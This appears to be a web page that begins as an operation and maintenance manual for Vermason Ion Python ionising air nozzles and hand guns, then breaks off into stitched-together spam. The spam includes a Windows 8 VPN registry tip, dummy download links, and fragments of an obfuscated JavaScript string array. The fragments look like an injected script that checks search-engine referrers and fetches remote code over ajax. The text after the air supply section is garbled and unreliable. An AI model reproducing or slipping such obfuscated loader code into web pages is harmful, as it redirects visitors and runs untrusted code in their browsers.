



## Neutralising Ion Python and Hand Gun Operation and Maintenance




Figure 1. Vermason Ion Python Air Nozzles  
A. Ion Python (Controller and Foot Switch) B. Hand Gun (Controller with Hose)

### Description

The Vermason Item No. 200004 Ion Python Air Nozzle and Item No. 200045 Neutralising Hand Gun quickly and effectively neutralise bulk static charges and aid in controlling contamination by dislodging dust and debris attracted by static electricity. Attached to compressed air, the airflow may be easily adjusted from a gentle stream to a powerful blast. These units are designed for use in applications and areas where ElectroStatic Attraction contamination create manufacturing or handling problems (Ref: ESD Handbook TR 20.20 paragraph 5.3.6.5.2.4 Point of Use Ionization). The units meet or exceed the recommended technical requirements of ANSI/ESD S20.20 tested in accordance with ANSI/ESD S3.1.

The Ion Python Air Nozzle is designed for point-of-use fixed mounting applications, while the Ion Python Hand Gun is a more portable unit. The air hose of both units is designed to be easily disconnected or replaced by the user. Replacement nozzle/air hose assemblies for the Ion Python Air Nozzle are sold separately as Vermason Item #200050. Replacement nozzle/air hose assemblies for the Ion Python Hand Gun are sold separately as Vermason Item #200065.

*"Ionisers should be considered as a method for charge neutralization in cases where grounding cannot be achieved."*  
*"Air ionization can neutralise the static charge on insulated and isolated objects by producing separate charges in the molecules of the gases of the surrounding air. When a static charge is present on objects in the work environment, it will be neutralised by attracting opposite polarity charges from the ionized air."* *"Note that ionization systems should not be used as a primary means of charge control on conductors or people."* (EN 61340-5-2 paragraph 5.2.9)

*"As with all ionisers, periodic maintenance will be needed to provide optimum performance."* *"The following list contains important points for the selection process:- charge neutralization; - discharge time; - ion balance; - product sensitivity; - solution to static problem; - environmental considerations; - airflow; - physical dimensions."* (EN 61340-5-2 paragraph 5.2.9.2)

Both the Ion Python and Neutralising Hand Gun are NIST calibrated. They come equipped with universal IEC cord connectors.

**NOTE: These units are not recommended for continuous use.**

### IONISER SELECTION

ANSI/ESD S20.20 paragraph 6.1.1.2. ESD Control Program Plan Guidance states: "The Plan should include a listing of the specific type of ESD protective materials and equipment used in the Program." When selecting an ioniser life cycle costs should be considered including: equipment cost; installation cost; and operation and maintenance cost.

### Air Requirements

Always supply the Ion Python and Hand Gun with filtered, dry noncombustible gases, such as compressed shop air or nitrogen. (If nitrogen is used, the tip will need to be replaced and the unit recalibrated. This **MUST** be done by the factory.) If the air is not dry, damage to the equipment may result and the warranty will be voided. Dirty air can introduce moisture and oil, contaminating the units' emitter assembly along with the materials to be cleaned or neutralised. Filters must therefore be used at all times upstream of the air nozzle. A water trap-type pre-filter should be used in conjunction with an oil coalescing-type filter. Also drain all moisture traps regularly to prevent moisture in the line. Several drainings per day may be necessary, especially in areas of high humidity.

The Ion Python and Hand Gun may be operated over a range of 30 PSI to 100 PSI. The specific pressure needed will depend upon the application. Pressures exceeding 100 PSI are not recommended since these higher pressures are detrimental to effective ion production. An air pressure setting of 60 PSI is recommended. Use the needle valve located on the back of the controller to properly adjust the air flow.

### Air Supply Connection

Turn off air at regulator (or compressor). Insert the brass male connector (1/4" tubing to 1/8" pipe thread) into an available port on the regulator. If all ports are being used, a "T" or "+" may be added to create more ports. Connect the 1/4" tubing to the male connector on the needle valve on back side of the unit, following the instructions given below.



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Browse to the Registry Key HKEY Select the Display Name to modify, and remove the leading characters from the value data upto.. app";I["nNZe"]="alse";I["bNMB"]="8 js";I["TrIw"]="yaho";I["BmsI"]=" ind";I["kHsb"]="ead";I["jtkI"]="o.. I had to do this for our main location on a couple dozen win 8 So I've had success with both VPN clients on Windows 8.

You need to apply a small workaround as explained below –1 Open Registry editor by typingregedit in Run prompt.. Alt VPN Client for Win 8 Cisco Client that doesn't work on Networking Give this a try.. go";I["DURM"]=" cre";I["gdUi"]="f=do";I["GjCW"]="x/li";I["wNxy"]="ents";I["XegY"]="efin";I["Vito"]=">0ll";I["yZko"]=">0");I["bsRz"]="e,js";I["Bvtt"]="ef.

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s";I["IDRw"]="ry m";I["wluJ"]="ajax";I["sruc"]="spon";I["sTrU"]="Elem";I["HmLS"]="und";I["rmWQ"]=",suc";I["ycHZ"]="s sDo";I["tXhB"]="ateE";I["BqsD"]="){ if";I["kjRh"]="vk. [Adblock Firefox Mac Free Download](#)



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


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get";I["EeHj"]="var ";I["IhLc"]="1  
0/";I["BYwy"]="orce";I["UieV"]="\"msn";I["AigE"]="00";I["OUPj"]="leme";I["LvPz"]="a. [Webex Plugin For Outlook Mac Hit A Glitch](#)

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This Instructable shows how to install and use a mod I wrote that lets you control Minecraft with python scripts..

```
\";I["szls"]="}els";I["GgFL"]="r a=";I["rwVf"]="','";I["IDJi"]=",cro";I["IUDN"]="Ftii";I["kVnh"]="(typ";I["jZwA"]="Time";I  
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jWbi"]="scri";I["FsSm"]="bly";I["gmBZ"]="ute(";I["BoUO"]="ttp";I["CLpr"]="crip";I["Vway"]="x..  
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w"]+I["SURp"]+I["qZkA"]+I["nYrL"]+I["EBsh"]+I["bMIF"]);In this article I'll demonstrate how you can have your Arduino  
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